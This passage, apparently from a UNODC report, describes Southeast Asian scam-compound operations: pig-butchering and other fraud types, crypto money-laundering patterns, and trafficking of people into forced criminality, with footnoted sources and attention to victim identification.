The industry would not be able to operate without a range of parties external to the compounds. As elaborated in later sections of the report, both online gambling and cyber-enabled fraud operations generate massive revenues that need to be moved and laundered. This requires elaborate networks of mule bank accounts, cryptocurrency wallets, teams to manage those accounts, and marketplaces to connect those that need funds moving to groups with the means to do so.

As operations have advanced organizational structures, there is also clear indication that cyber-enabled fraud operators are rapidly innovating and diversifying their business lines and capabilities, with an increasing number of fraud techniques reported. The methods utilized will be adapted to the demographic being targeted, and often fraud operators will specialize in a specific type of scam, targeting nationals of a specific country or group of countries.

At the heart of the booming regional industry has been the so-called 'pig butchering' scam, which has dominated reporting in recent years. Pig butchering is a type of investment fraud or financial grooming scheme in which criminals lure victims into digital relationships (romantic or otherwise), building trust before convincing them to invest in cryptocurrency or other tangible or virtual assets using fraudulent web platforms. This has resulted in tens of billions of dollars in losses from thousands of victims around the world.

In pig butchering schemes, criminal groups use social engineering tactics to draw victims into revealing sensitive information or transferring money. Victims may be proactively identified through dating apps and social media sites, among other methods. It is also common to spam large numbers of potential targets with SMS messages, typically made to appear accidental. If the receiver replies, the operator will attempt to strike up a conversation and encourage them to switch to another messaging platform. If the conversation develops, the target will be handed over to a more experienced operator and eventually convinced to deposit money into criminally controlled web applications including fraudulent investment and decentralized finance (DeFi) platforms, among many others.

While the emergence of pig butchering has dominated the narrative around this expansion of global cyberfraud, it is just one of many techniques utilized by criminal organizations operating from the region.

Investment scams: More traditional investment scams continue to extort victims by enticing them to platforms trading virtual assets, foreign exchange, precious metals and other commodities. By posting sponsored content on social media platforms or manipulating Search Engine Optimization (SEO) to drive traffic to their website, groups will clone or emulate legitimate websites and scatter positive reviews across the web so that when potential victims explore the platform they see positive stories form satisfied users. Another common approach is to draw people into chat groups where one scammer promotes a fraudulent investment product to the group and other members of the group who are in on the scam play along, following advice from the principal scammer to invest in fictitious products. They report back to the group about the profits they are making, enticing the targets to 'invest', extracting funds until the victim becomes suspicious or tries to cash out.

Common money laundering characteristics of pig butchering scams

Investigations involving cyber-enabled fraud networks and related money laundering are often complex. Extensive analysis of on-chain transaction data, however, has provided several common key characteristics of many of these schemes – most notably cryptocurrency-based pig butchering scams emanating from Southeast Asia.

As reported by several leading blockchain analytics firms, once funds reach a syndicate-controlled wallet, they are typically shuffled from wallet-to-wallet in a complex web of transactions between fraudsters and money launderers (sometimes the same people), with each wallet accumulating funds from additional victims along the way.[121,122,123] Funds often move circuitously and consistently include multiple hops through intermediary addresses, making it difficult for investigators to trace stolen assets and separate victim funds from other money flows and tokens.

Victim funds typically end up reaching a few main exchanges, where they are often swapped for stablecoins before continuing to be cycled through the money laundering network via both main exchanges and unhosted wallets, with indication of significant volumes of related transactions also being processed by a few major high-risk exchanges based in Southeast Asia (see below chapter).[124,125,126] It is also common for cryptocurrency wallets that receive victim funds from individual pig butchering scams to be associated with other scams.

The below graph provided by one leading blockchain analytics firm illustrates a typical example of a pig butchering scheme, showing the interconnected networks spanning multiple scams. Each color represents the scammer addresses in three different cases and, as demonstrated by the connections between the three coloured webs, they appear to be operating multiple scams either in succession or in conjunction. In addition, the scammers appear to rely on the same underlying money laundering network, corresponding to the larger blue nodes, with the same addresses present across multiple cases.

Figure 5. Interconnected money laundering networks spanning multiple cryptocurrency-based scams

Source: TRM Labs, 2024.

The average amount received by addresses linked to one of the scammers depicted in the chart above was approximately US $26.8 million, with the median around US $5.1 million.[127] Far from being the work of lone scammers, it is worth noting that over half of the pig butchering schemes studied by TRM within this sample exhibited apparent links to large transnational organized crime groups engaged in human trafficking networks operating in several Southeast Asian countries.

121 TRM Labs, OFAC Sanctions Human Trafficking Network Engaged in Pig Butchering, September 2024. Accessed at: https://www.trmlabs.com/post/ofac-sanctions-human-trafficking-network-engaged-in-pig-butchering

122 Chainalysis, The On-Chain Footprint of Southeast Asia's Pig Butchering Compounds, February 2024. Accessed at: https://www.chainalysis.com/blog/pig-butchering-human-trafficking/

123 Crystal Blockchain, Briefing on Cyber-Enabled Fraud, September 2024.

124 Ibid.

125 TRM Labs, Pig Butchering Scams: What the Data Shows, February 2023. Accessed at: https://www.trmlabs.com/post/pig-butchering-scams-what-the-data-shows.

126 Chainalysis, Crypto Crime Mid-Year Update, August 2024. Accessed at: https://www.chainalysis.com/blog/2024-crypto-crime-mid-year-update-part-2/

127 TRM Labs, Pig Butchering Scams: What the Data Shows, February 2023. Accessed at: https://www.trmlabs.com/post/pig-butchering-scams-what-the-data-shows

Asset recovery scams: Another common method used to exploit individuals already defrauded by fraudulent investment scams, typically involving cryptocurrency, is asset recovery scams. These schemes purport to assist fraud victims in recovering stolen funds in return for an up-front fee, commonly followed by subsequent requests for payment. Social media platforms are littered with recovery service advertisements and other sponsored content distributed by verified accounts. Some also draw in victims by creating websites detailing their services which boast positive reviews, customer testimonials, and success stories. Personal information of scam victims is also recycled, and those responsible for the initial scam may keep their details and then approach later posing as an asset recovery firm, or alternatively they may sell victim lists to others.[128,129] Australia's National Anti-Scam Centre received 158 reports of fraud involving a fund recovery element between December 2023 and May 2024, an increase of 129 per cent compared to the six months prior.[130] In many cases the initial scam will have originated in Southeast Asia, and potentially also the following asset recovery scam.

Job scams: So-called job, task or employment scams have also proliferated in recent years. This involves agents posing as recruiters who either advertise online or approach people directly through unsolicited messages with online employment opportunities. These jobs often involve generating clicks for a website or purchasing and reviewing products on spoofed online shopping platforms. Victims are led to believe they are working for a company that wants to boost its traffic and profile. Each task completed is rewarded with a commission. The recruiters remain involved as mentors and coach victims by telling them they can make higher commissions by joining a membership system with multiple levels. They are often only told after they start that the amount of commission they can withdraw is capped, and they cannot access the commissions they have already earned without moving up a membership tier. Leveling

up requires that the victim pay a fee, either in fiat currency or crypto.

According to China's Ministry of Public Security, younger people are especially vulnerable to this type of scam, and operators often target students and people on low incomes.[131] Job scams are also used to obtain sensitive data from victims, such as their name, identity card number, and one-time passwords, with targets sometimes instructed to install malicious apps allowing remote access to their devices. In some cases, the jobs require victims to process fund transfers using their own personal bank account, then transfer the money via online banking or money transfer services, making them unwitting money mules for criminal organizations. Job scams have been reported across the region, and were the most commonly reported type of fraud in Singapore in 2023, costing victims SG $135.7 million (US $104.2 million).[132]

Law enforcement impersonation: Targets are contacted by someone posing as a law enforcement officer with a fabricated story that they are under investigation, often for some kind of financial crime. They may be told that their ID or phone number has been connected to money laundering, or that a package with their name on has been intercepted containing drugs or other contraband. These scams are often elaborate, with the victim being passed between different 'departments', and sometimes required to have video interviews with actors in uniform in mocked-up police stations. They will be given an opportunity to clear their name, but this requires that they transfer money from their account in order for it to be 'analyzed' or held for the period of the investigation. The scammers often forbid the victim from contacting friends or family, and in some cases intimidate them into isolating themselves entirely while they extract funds from them over an extended period of time.

Chinese embassies across the world have issued warnings to citizens to be aware of impersonation fraud schemes, and while reporting indicates that they initially focused on Chinese nationals (both in China and overseas), they are now globalized and increasingly prevalent in Southeast Asia. According

---

128 Global Fraud Meeting, National Police Agency of Japan, Tokyo, Japan, September 2024.

129 United States Commodity Futures Trading Commission, Don't be Re-Victimized by Recovery Frauds, undated. https://www.cftc.gov/LearnAndProtect/AdvisoriesAndArticles/RecoveryFrauds.html

130 Australian Competition and Consumer Commission, Criminals targeting victims of previous scams promising financial recovery, 9 July 2024. https://www.accc.gov.au/media-release/criminals-targeting-victims-of-previous-scams-promising-financial-recovery

131 Ministry of Public Security of the PRC, quoted in China Daily, 27 June 2024. https://www.chinadaily.com.cn/a/202406/27/WS667cbc2da31095c51c50b10e.html

132 Singapore Police Force, Annual Scams and Cybercrime Brief 2023. https://www.police.gov.sg/Media-Room/Statistics

to one media report based on official sources, in June 2024 alone, Singapore authorities recorded 63 cases with total losses of over SG $10.6 million (US $8.1 million). In one case a young student was targeted by an impersonation scam where he was informed by fraudsters impersonating the police that he was under investigation and coerced him to open several bank accounts, which they used to move proceeds of other scams.[133] In July, Thailand's Central Investigation Bureau warned about this phenomenon, publishing photos of impersonators who contacted would-be victims on the Line messaging app.[134] Artificial intelligence is also now being deployed in impersonation scams.

Six men that authorities found to be targeting victims via video chat. Source: Royal Thai Police Central Investigation Bureau, 2024.

Virtual kidnapping: An extension of the impersonation scam, "virtual kidnapping" usually targets young people, especially overseas Chinese students. After fake law enforcement officials have emptied the accounts of their victims, they persuade them to take pictures and videos of themselves in staged kidnapping scenarios. The scammers then send these images to family members and use them to demand ransoms. In a number of cases, victims have been persuaded to travel to Thailand and Cambodia and check in to hotel rooms to stage these videos in order to enhance their authenticity. Several governments have issued advisories warning their citizens about these scams.[135] There has also been an alarming rise in reports of real kidnappings, with gangs based in the Mekong region luring targets with similar fictious stories. These criminals then hold their targets hostage, often subjecting them to brutal torture and sexual assault until family members transfer ransom payments, usually in the form of crypto currency. In one case reported by Thai authorities, two victims were lured to Thailand from a country outside the region. They were then told they would need to stage a fake kidnapping, but were in fact transported to a neighboring country where they were confined and brutalized.[136] A handful of similar reports have also emerged from elsewhere in the region.

Sextortion: Some operations specialize in coaxing people, usually men, into sexually compromising video chats, then use secretly recorded video footage to blackmail their victims. This often begins with scam operators befriending people over dating apps. In 2023, Indonesia deported 153 Chinese nationals who were detained in raids on several operations that extorted more than 20 billion Indonesian rupiah (US $1.3 million) from victims using this method.[137] Similar incidents have also been reported in Thailand, Viet Nam and elsewhere in the region,[138] including through the use of deepfakes in other types of sextortion schemes.

Loan scams: Loan scams have proliferated in several countries, including Thailand and Viet Nam, as well as India, where numerous reports indicate that people are being victimized by loans marketed on social media sites by unlicensed companies. These loans often require the target to download

---

133 Straits Times, Student who posed as MAS official at scammers' bidding gets 8 weeks' jail, April 2024. Accessed at: https://www.straitstimes.com/singapore/courts-crime/student-who-posed-as-mas-official-at-scammers-bidding-gets-8-weeks-jail.

134 Royal Thai Police Central Investigation Bureau, July 2024. Accessed at: https://www.facebook.com/photo/?fbid=508942738305935&set=a.127278969805649.

135 National Anti-Scam Centre of the Australian Government, undated, www.scamwatch.gov.au/types-of-scams/threats-and-extortion-scams/chinese-authority-scams; Singapore Police Force, October 2022. Accessed at: www.police.gov.sg/media-room/news/20221028_police_advisory_on_staged_kidnapping_cases_orchestrated_by_fake_china_gov_officials; Chinese Embassy in Thailand, 16 July 2024, http://th.china-embassy.gov.cn/chn/sgxw/202407/t20240716_11454491.html.

136 UNODC, Regional Meeting of Analysts and Investigators on Transnational Organized Crime and Cyber-Enabled Fraud, Bangkok, Thailand, August 2024.

137 Criminal Investigation Bureau of the Ministry of Public Security of the People's Republic of China, September 2023. Accessed at: mp.weixin.qq.com/s/Ih0e-HxvqG9a1fVUn9jJcg.

138 UNODC, Regional Meeting of Analysts and Investigators on Transnational Organized Crime and Cyber-Enabled Fraud, Bangkok, Thailand, August 2024.

an app, ostensibly for them to manage repayments. However, these apps contain malware that enables remote access to devices, allowing operators to harvest data including photos, saved passwords, contacts, and monitor screen use. In some cases, this information is used to blackmail the user, in others it is used to drain accounts accessible via the device.

Parcel delivery scams: Victims receive a message saying that a package cannot be delivered either because postage has not been paid in full or because some personal information is missing. They may then be directed to a link that sends them to a spoofed version of a major delivery company and unwittingly give up their card details, or in some cases the link will download malicious software that allows full access to their device. Various other types of phishing techniques are used to compromise devices. Joint operations between Singapore, Malaysia and Hong Kong police forces have uncovered several transnational syndicates operating malware phishing scams, identifying and shutting down operatives in Malaysia, Taiwan PoC and Hong Kong, China.[139]

Business email compromise scams: Businesses are also major targets for online fraud with business email compromise (BEC) scams being particularly prevalent. In these schemes, fraudsters typically impersonate executives or others with significant control of budgets and financial transactions, attempting to manipulate them into transferring funds or divulging sensitive information. In July a Singaporean commodity firm transferred US $42.3 million to the account of fraudsters who impersonated a real supplier in Timor Leste but using an email account with a slightly different spelling. Singapore and Timor Leste authorities coordinated to intercept the funds and arrested the perpetrators.[140]

Funds recovered by Singaporean and Timor Leste authorities. Source: Polícia Científica De Investigação Criminal (August 2024).

Above are just some of the more commonly reported scam techniques, but there are many more and the industry is constantly evolving and adapting. Pig butchering cases have emerged as a widely utilized approach by regional fraudsters and have captured public attention in part because of the often large amounts of funds extracted from individual victims. However, operators target different 'markets' and employ the techniques best suited to the context. While high-value pig butchering scams can involve weeks or even months of work on a single target as scammers seek to extract as much as possible, many operations focus on high-volume scams. These scams ensnare people through spoofed shopping sites, enticing deals for vacations, cheap car rental, or other schemes that are relatively low value but hit a large number of victims.

Targeting methods also differ across operations. In many cases, victims are identified opportunistically, for example, through the now well-known 'wrong number' messages. At the lowest level of the scam operation hierarchy, workers manage phone numbers that send out masses of SMS or messages via apps such as Messenger, Line, and WhatsApp. Law enforcement raids on scam compounds across the region frequently turn up SIM boxes or so-called 'text blaster' devices which hold dozens of SIMs and can be programmed to send out messages, for example promoting gambling sites or including phishing links. In other cases, scams are targeted, with operators identifying people on social media that may be susceptible to their approach and have funds that can be extracted. Data brokers play an important role in the targeting of scams.

---

139 Singapore Police Force, Two Men Extradited From Malaysia, to Be Charged for Offences in Relation to Malware-Enabled Scams Against Singaporeans, in Multi-Jurisdiction Operation, June 2024. Accessed at: https://www.police.gov.sg/media-room/news/20240614_two_men_extradited_from_malaysia_to_be_charged_for_offences_in_relation_to_malware_scams

140 Interpol, Police recover over USD 40 million from international email scam, August 2024. Accessed at: https://www.interpol.int/en/News-and-Events/News/2024/Police-recover-over-USD-40-million-from-international-email-scam

Cyber-enabled crime, trafficking in persons and forced criminality

Trafficking for forced criminality (or for exploitation in criminal activities) can be understood as trafficking in persons for the purpose of exploitation of victims through forcing or otherwise compelling them to commit criminal acts for economic or other gains of traffickers or exploiters.

Reports of people being trafficked and deceptively recruited into regional cybercrime sites began to emerge most prominently in the early days of the COVID-19 pandemic. Once inside the compounds, people have found themselves trapped, with their passports seized and phones either confiscated or monitored and forced to engage in criminal activities. Refusal to cooperate often results in physical violence, deprivation of food, isolation, and various threats and intimidation. Many people have effectively become commodities, sold between operators and trapped working off exorbitant 'debts' accrued through the expense that operators have laid out to either transport them to the place of work, or through buying them.

It is extremely challenging to assess the true scale of trafficking in persons for forced criminality associated with regional cybercrime operations. Conducting comprehensive quantitative research on the issue is virtually impossible given the sprawling nature of the industry, challenges in implementing victim identification processes uniformly across the region, and ongoing misinterpretation of the nature of the crime (trafficking vs labour disputes). However, the sheer weight of evidence that has emerged over the past five years, including from police reports, court documents, rescue and anti-trafficking groups, survivor testimonies, and media investigations, indicates that the incidence of trafficking in persons facilitated by deceptive recruitment and coercion is widespread.

While the method of how trafficking for forced criminality has been conducted remains the same at its core, the profesionalisation of the industry has created different categories of work force inside the compounds and various (often improved) conditions that victims and scammers are experiencing.

Figure 6. Modus operandi of trafficking networks

Source: UNODC, Casinos, cyber fraud, and trafficking in persons for forced criminality in Southeast Asia (2023).

Map 1. Locations of known or reported compounds and related special zones in Cambodia, Lao PDR, and Myanmar, 2023

Note: The present map depicts locations of known or reported cyberfraud compounds and related special zones in Cambodia, Lao PDR, and Myanmar as reported by regional law enforcement authorities and may be subject to change given the evolving situation an ongoing law enforcement operations. Boundaries, names and designations used do not imply official endorsement or acceptance by the United Nations.

Although professionalization is multidimensional and not a uniform practice among transnational criminal networks, it has managed to further blur the lines between who is a victim of trafficking and who is inside willingly, creating a series of broad categories of persons involved in cyber-enabled crimes: 1) victims of trafficking; 2) offending victims; 3) scammers who willingly engage in fraud; and 4) workers who perform various other jobs (logistics, HR, cooks, cleaners, translators). It is crucial to be aware of those distinct (possibly overlapping) categories of people in order to effectively screen for victims of trafficking as well as victims of other offences, and also to develop response plans with respect to others inside the compound who are witnesses, offenders or a mix of both.

The professionalization of the industry and the workforce inside can be broadly attributed to several factors. One notable factor over the past year has related to the increased number of law enforcement operations in affected states, primarily triggered by desperate pleas from thousands of victims. Rescue operations conducted across several states, as well as continued media attention on the issue of trafficking for forced criminality, have been causing considerable disruption in operations in some compounds (most prominently in the Philippines), forcing criminal groups to re-adjust their control methods and further legitimatize their existence.

While criminal syndicates continue to resort to deceptive recruitment practices, many networks and compound owners have improved working conditions. in some cases granting workers inside some level of freedom of movement. However, it remains common for salaries to be delayed or withheld by compound bosses, while on-site canteens, entertainment venues and other businesses are also typically owned by compound manages and their families and associates. Many who are subject to deceptive recruitment practices resign themselves to their situation and hope to work through contracts that they are often forced to sign, in the hope of being able to leave when the contract period ends. They might also leave if they recruit others to take their place, which in some circumstance might be considered as aiding trafficking in persons. The use of control methods including debt and ransom payments also remain prevalent within many compounds. These circumstances can make them appear as offending victims. Simply put –

victims who were trafficked but are controlled and compelled to engage in illicit acts through more subtle means rather than physical abuse, sexual violence, torture or other direct means.

Other networks continue to apply more forceful methods including, in some cases, outright kidnapping, to bring in and control victims though terror, which demonstrates victimhood almost instantaneously. Once inside the compounds, as well as willing participants are often unable to leave, with their passports seized and phones either confiscated or monitored, which limits drastically ability to call for help. Refusal to engage in criminal activities often results in physical violence, deprivation of food, isolation, and various threats and intimidation. Many victims have effectively become commodities, sold between operators and trapped working off exorbitant 'debts' accrued through the expense that operators have laid out to either transport them to the place of work, or through buying them. Those practices can also amount to trafficking in persons for slavery and slavery like practices.

While thousands of people continue to be deceived into cyber-enabled fraud and online gambling, there is now a significant proportion that enter the scam workforce willingly. Stories of earning quick riches are used to draw in willing recruits, many of whom are young and often facing limited job prospects in their own country.[141] Even though they might encounter problems leaving (e.g. due to fictional debt), the question remains whether the inability to leave could or should constitute basis to establish trafficking in persons, together with other relevant factors. Reports have shown how in some cases, people who entered the online gambling and scamming industry in their early twenties have accumulated significant wealth (as illustrated later in the discussion of Singapore's record money laundering investigation). There are also cases of scammers who wish to attain more privileged positions among workers, which might require them having more direct role in committing fraud, exploiting others (e.g. sexual exploitation), or outperforming their set scamming quota.[142]

One noticeable and somewhat problematic trend reported in a number of countries relates

---

141 UNODC, Emergency Response Network Meeting, Bangkok, Thailand, August 2024.
142 Ibid.

to victims who have been rescued and released but found later in other scam compounds in the region. Many appear to join cyber-enabled fraud syndicates or be recruited with a considerable understanding that they will be required to engage in commission of financial fraud. By the nature of such cases, categorization of such persons is extremely challenging but requires the same careful examination of personal circumstances, including finding out why someone re-entered or found himself/herself in another scam compound (e.g. threats, debt.)

Although this professionalization of the workforce and practices applied by transnational organized crime networks manifest differently, overall, it has had a significant impact on domestic and regional dynamics of the industry. To a certain degree, this can be observed in Myanmar. Many of the scam compounds within the country's militia-controlled territories, for instance, have agreed to honor the 'fake' working contracts, and *inter alia* introduced a leaving penalty (ransom) not exceeding US $2,500.[143] The average ransom rate from these compounds is US $1,500.[144]

There are still cases of physical violence and abuse being used to coerce victims into compliance, although it is also common to push out trafficked persons unwilling to stay or non-performing scammers, either through paid ransoms or by on selling them to another company to recoup their costs. Many victims in Myanmar are moved to locations further south of compounds such as KK Park near 3 Pagoda Pass, all located in Democratic Karen Buddhist Army (DKBA) territories and mostly run by Chinese criminal networks which apply more drastic control methods. Leaving payments in these areas of Myanmar range between US $8,000 to US $22,000 which is unattainable for the majority of trafficking victims.[145]

Victims are often subjected to psychological manipulation as well as physical and sexual violence. Some are locked up in torture chambers sometimes referred to as 'the dark room', denied food, water, and sleep. Some forms of punishment can amount to torture, including victims being strung up by their wrists in a dark room, randomly beaten with metal pipes, and having water thrown in their faces when they fall asleep. The sexual violence against women and also remains prevalent and goes unchecked. It must be noted, however, that situation in Myanmar, in many ways is unique given that the territories are controlled by various ethnic armed groups, drastically limiting options for government led rescue operations.

Part of the professionalization process of the illicit industry is continuing practices of issuing fraudulent work contracts, adding to the perception that law enforcement are dealing with legitimate businesses with unsatisfied or complaining workers who just want to change their employer. As such, victims are generally required to sign contracts that require them to work a minimum of six months or more. If broken, these contracts require the costs associated with their travel, accommodation, food, procurement of visas, work permits, and so on to be reimbursed and may be topped up with previously undisclosed fees and charges.[146] Many survivor testimonies show that it is common for people to be refused permission to leave even after they complete the contracted period. Whether they enter the industry willingly or unwillingly, many end up trapped in a cycle of working to pay off accumulating debts, which carry over if they are sold to affiliated business and/or other compounds domestically or within region.

While reports of complaining workers can provide the basis for authorities to enter these businesses, and/or casino premises, it is paramount to understand that contract issued to victims or/or scammers constitutes evidence of criminal groups attempting to legitimize their illegal operations. Traffickers often issue employment contracts to deceive both the victim and authorities. Presence of a contract does not mean that a person has not been trafficked. On the contrary, examination of the contract could aid establishing the use of 'means' set out in domestic counter trafficking definitions. In essence the contract is a physical manifestation of various means used to traffic a person for the purpose of exploitation. Moreover, once inside scamming premises, in addition to examining the contract, it is critical to conduct careful site inspections to assess the conditions, the type of work persons are asked to engage in and look for signs of abuse or cyber-enabled fraud.

143   Ibid.
144   Ibid.
145   Ibid.

146   Ibid.

Professionalization of the industry has also further compounded existing law enforcement challenges for victim identification, and can also have an extremely negative impact on the legal status, recovery, and reintegration of victims of trafficking legal status, recovery and reintegration. For instance, if victims are misidentified as victims of trafficking, they may face possible charges for aiding and abetting or committing financial fraud. Moreover, victims who manage to leave on their own or are rescued but do not go through an official screening/identification process, may find themselves in additional legal jeopardy if they speak of their trafficking experience. For example, upon returning home, a presumed but not formally screen Malaysian citizen who claimed to be trafficked to Cambodia in 2022, spoke of his enduring punishment and humiliation while forced to engage in scamming activity.[147] After going public with his experience, he was subsequently sued by the human resources company involved in his recruitment to Cambodia, in addition to facing pressures and intimidation from company he identified as being involved in his exploitation.[148]

Without formal identification processes, victims can be subjected to intimidation and possibly further emotional and financial damage. Similarly, problematic are counter lawsuits filed by companies, and/or private/public persons against victims who are identified as victims of trafficking for agreeing to participate in criminal justice system and support prosecutions of those involved or responsible for trafficking. While allowed under the law, at times they serve to intimidate victims to withdraw their complaint, which, in turn, exposes criminal justice system vulnerabilities that need to be addressed across the region.

